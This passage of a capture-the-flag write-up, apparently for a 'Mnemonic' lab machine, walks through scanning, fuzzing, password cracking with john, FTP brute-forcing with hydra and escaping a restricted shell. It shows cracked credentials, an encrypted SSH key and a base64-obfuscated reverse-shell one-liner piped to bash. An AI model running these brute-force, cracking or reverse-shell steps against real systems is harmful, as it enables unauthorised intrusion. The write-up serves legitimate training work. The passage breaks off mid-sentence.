TL;DR
First, we fuzzing and find backups.zip, which we crack its password and get username for the ftp service. Then, we brute force login for ftpuser, and crack the password of private key we find for user james.
We login to user james via ssh with the password we found, and bypass the restricted shell.
Then, we pivot to condor using decrypting of secret image and the key file we have, in Mnemonic algorithm.
Lastly, we escalate to root using vulnerable sink in /bin/examplecode.py, which can be run using sudo, and then gain root shell.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

there is port 21 with ftp, port 80 with apache http server and port 1337 with ssh.
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 62 vsftpd 3.0.3
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/webmasters/*
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
1337/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e0:42:c0:a5:7d:42:6f:00:22:f8:c7:54:aa:35:b9:dc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+cUIYV9ABbcQFihgqbuJQcxu2FBvx0gwPk5Hn+Eu05zOEpZRYWLq2CRm3++53Ty0R7WgRwayrTTOVt6V7yEkCoElcAycgse/vY+U4bWr4xFX9HMNElYH1UztZnV12il/ep2wVd5nn//z4fOllUZJlGHm3m5zWF/k5yIh+8x7T7tfYNsoJdjUqQvB7IrcKidYxg/hPDWoZ/C+KMXij1n3YXVoDhQwwR66eUF1le90NybORg5ogCfBLSGJQhZhALBLLmxAVOSc4e+nhT/wkhTkHKGzUzW6PzA7fTN3Pgt81+m9vaxVm/j7bXG3RZSzmKlhrmdjEHFUkLmz6bjYu3201
|   256 23:eb:a9:9b:45:26:9c:a2:13:ab:c1:ce:07:2b:98:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOJp4tEjJbtHZZtdwGUu6frTQk1CzigA1PII09LP2Edpj6DX8BpTwWQ0XLNSx5bPKr5sLO7Hn6fM6f7yOy8SNHU=
|   256 35:8f:cb:e2:0d:11:2c:0b:63:f2:bc:a0:34:f3:dc:49 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIiax5oqQ7hT7CgO0CC7FlvGf3By7QkUDcECjpc9oV9k
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
find backups.zip and cracks its password
When I went to root page, i saw noting, only “Test”.
So, I used ffuf to find endpoints:

As you can see, i’ve found index.html, robots.txt and webmasters.
┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ ffuf -u "http://mnemonic/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mnemonic/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

index.html              [Status: 200, Size: 15, Words: 1, Lines: 3, Duration: 79ms]
robots.txt              [Status: 200, Size: 48, Words: 5, Lines: 4, Duration: 78ms]
robots.txt              [Status: 200, Size: 48, Words: 5, Lines: 4, Duration: 77ms]
webmasters              [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 81ms]
That’s what robots.txt gave me:
┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ curl http://mnemonic/robots.txt
User-agent: *
Allow: /
Disallow: /webmasters/*
Then, I went to http://mnemonic/webmasters/, so it time for fuzzing:
┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ ffuf -u "http://mnemonic/webmasters/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mnemonic/webmasters/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

admin                   [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 78ms]
backups                 [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 77ms]
index.html              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 77ms]

Okay, let’s fuzz backups folder, since this is backup folder, i can guess the file extension will be .db or .zip or .7z or .gz, maybe more, but i’m trying my luck:
┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ ffuf -u "http://mnemonic/webmasters/backups/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .db,.zip,.7z,gz -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://mnemonic/webmasters/backups/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .db .zip .7z gz
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

backups.zip             [Status: 200, Size: 409, Words: 1, Lines: 9, Duration: 84ms]
index.html              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
We can find the file backups.zip.
I tried to unzip it, but i need to give password. So, I used zip2john to extract the hash and crack it using john:
┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ zip2john backups.zip > hashes.txt
ver 1.0 backups.zip/backups/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backups.zip/backups/note.txt PKZIP Encr: TS_chk, cmplen=67, decmplen=60, crc=AEE718A8 ts=24E2 cs=24e2 type=8

┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
00385007         (backups.zip/backups/note.txt)
1g 0:00:00:01 DONE (2025-11-26 20:52) 0.6134g/s 8752Kp/s 8752Kc/s 8752KC/s 00663781499..003777
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

The password is 00385007, this is note.txt:
┌──(agonen㉿kali)-[~/thm/Mnemonic/backups]
└─$ cat note.txt
@vill

James new ftp username: ftpuser
we have to work hard
Brute force password for ftp as ftpuser and crack password for id_rsa to get ssh login as james
We got the ftp username, which is ftpuser. However, we don’t know the password.
Using hydra we can brute force the password:
┌──(agonen㉿kali)-[~/thm/Mnemonic]
└─$ hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://mnemonic
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-26 20:54:36
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~896525 tries per task
[DATA] attacking ftp://mnemonic:21/
[STATUS] 278.00 tries/min, 278 tries in 00:01h, 14344122 to do in 859:58h, 16 active
[STATUS] 276.33 tries/min, 829 tries in 00:03h, 14343571 to do in 865:07h, 16 active
[21][ftp] host: mnemonic   login: ftpuser   password: love4ever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-26 20:58:38

So, we now have these credentials:
ftpuser:love4ever
I fetched all data using wget -m:
wget -m ftp://ftpuser@mnemonic/ --password love4ever
After fetching the data, I used tree . to check which files I have:

As we can see, inside data-4 we can find id_rsa and not.txt:
┌──(agonen㉿kali)-[~/thm/Mnemonic/mnemonic/data-4]
└─$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,01762A15A5B935E96A1CF34704C79AC3

pSxCqzRmFf4dcfdkVay0+fN88/GXwl3LXOS1WQrRV26wqXTE1+EaL5LrRtET8mPM
dkScGB/cHICB0cPvn3WU8ptdYCk78w9X9wHpPBa6VLk1eRi7MANLcfRWxQ4GFwXp
CP8KSSZBCduabfcx6eLBBM8fMC+P2kgtIOhnlpt/sAU2zDQa8kZHw8V76pzcBLka
trq4ik4tpsgHqEU4BDw24bNjtJxgEy4sddtpXyy0i3KZ9gm6Uop6/jFG8uuoAQPn
AcwIZSCpjEfiMLzerVNNotZU9I11jRtbdQsxAjLPYY30PyO2cFlgpohvpyMD6lfO
33v8DOV8U69zlyUtUgArfZ9IORPKLOW5VLfuqX8yLsylVrmmuGdlfN+zO5enukjV
cg/mpJL/kePgViEqnTJf5Y8vYJ9tEGko8YBvorrsS0QXN7GJtW8h7IYrsLpXYzeu
FPD5cgEdixE4UlGo7G6nmlkikLsDwjjVIDX9C3eHljAhiktKAu19wbwdaJ8F4WWW
txZv/fsKBSI/JexzOY2lKSFq52Dod6G1eCVf0WgsQrXBOxgKn/iQ0dg4aCVNttni
kKKW3hEQP3gK6B20dnIItFzQpaqapuNJKnAWEj6YG+7QpCjncMEMUDGpCSqnMuYB
PVM3GU4sq5OO14gXtjOgTfBXP07cqkuW6L8XQl+sWobgVuIGmK69wfCZSjy29Hqo
8SmeUAdiv37UenHGLxwjelnNcblLm/BYyW6P6m6pc+zgUSK/MVysGj9B8ryLVcIc
P8O/HKResEUC/MZJGYWIZeu7UK/Ifs5IN/uTYmBM9/44tRJApvY+3rrdUUA3khjY
ZTzeX1/xS5rqprEYcr19ExboGVqNCUMHPwmufZZbB1uUagaR2Cv44j9rU19BVF1s
czMMNJGJSoeA4UKNIuXFVIMbMcZD2fCKaKYWT6C0RDS0TrAf7AUurgHReAqsQhTE
xxaGq7DLLflzVHC7EY2VhdAWmbNbGQi/k7+4wC6HTRbnLMh2kTFYMbGA64hDHxFP
DYJh4ZCEDiyWe1JkmaeAAyc2n0TCVsgEzxgGPGe3tZynVML/rFWDMA0B5kZ9VLS7
j5NOaTeWFwVy55ONPzGgCICsj+izaOuCvsbdJQ7FdQ0LPNzZ/RUFvh4k7E1ZjBos
y9GNQW8WMAWH7SFK91KdX4c+fsAPnHN/v7uF/dRWlzkusrVLznURsVtG0k2BxUwx
PYn3OG7SwGS+DyiFvvV0NspX2oIXEqA6VioqQxc+0dcEGxcyNY5uDut3BENGPD+X
Ut/fe6bIfVse+ovAb6F36SBquuDjJWCHaHyVMASlmmzA6A6XhlSnrxhVP2/cmtdo
zUicXz715Li1enhR6p68AzGhBzYZsF/F9MSbrBgust0zDeNllL/4slZ9zfrg+zUY
weJKZAn1ib9/mG+PcdcPLFTcWIbXvigSx22svaiuG9WbVzU7GolkStYnrTPdDJ8M
Nw6TzknzJ6s79cg6cKPefrQVFXYXYxSZOvK/TElYrirHqBacVwIyMxCbOgoUbsF2
ipwD46fpPTKgP6qwDirNcKtULMtEud/rbqVvnP+fqm5UC+oqoX+lb1g2fvytTXSe
-----END RSA PRIVATE KEY-----
Of course the private key is encrypted, let’s crack it:
┌──(agonen㉿kali)-[~/thm/Mnemonic/mnemonic/data-4]
└─$ ssh2john id_rsa > hashes.txt

┌──(agonen㉿kali)-[~/thm/Mnemonic/mnemonic/data-4]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bluelove         (id_rsa)
1g 0:00:00:00 DONE (2025-11-26 21:03) 50.00g/s 1396Kp/s 1396Kc/s 1396KC/s brisa..barbie3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Now, we got the password of the private key, bluelove.
We need to change the permissions on id_rsa to read only, and ssh login using port 1337, and the password. The password will be the same for user james.
┌──(agonen㉿kali)-[~/thm/Mnemonic/mnemonic/data-4]
└─$ chmod 600 id_rsa

┌──(agonen㉿kali)-[~/thm/Mnemonic/mnemonic/data-4]
└─$ ssh james@mnemonic -p 1337 -i id_rsa
Enter passphrase for key 'id_rsa':
james@mnemonic's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-111-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Nov 26 19:05:38 UTC 2025

  System load:  0.07               Processes:           98
  Usage of /:   34.3% of 12.01GB   Users logged in:     0
  Memory usage: 44%                IP address for ens5: 10.82.160.153
  Swap usage:   0%

  => There is 1 zombie process.


51 packages can be updated.
0 updates are security updates.


Last login: Wed Nov 26 19:05:26 2025 from 192.168.132.168

Bypass shell restricted
First, I noticed we are inside restricted shell, /bin/rbash.
In addition, there is something that throws me out.
So, I logged in using this command (the password is bluelove):
ssh james@mnemonic -p 1337 bash --noprofile
Then, the profile won’t load and I want be thrown away.
Next step was pasting the payload from penelope, to get easier shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

Move to condor user using decrypting of secret image with key file
Inside /home/condor we can find two files that looks like base64 encoded strings:
The first one gives us some image url:
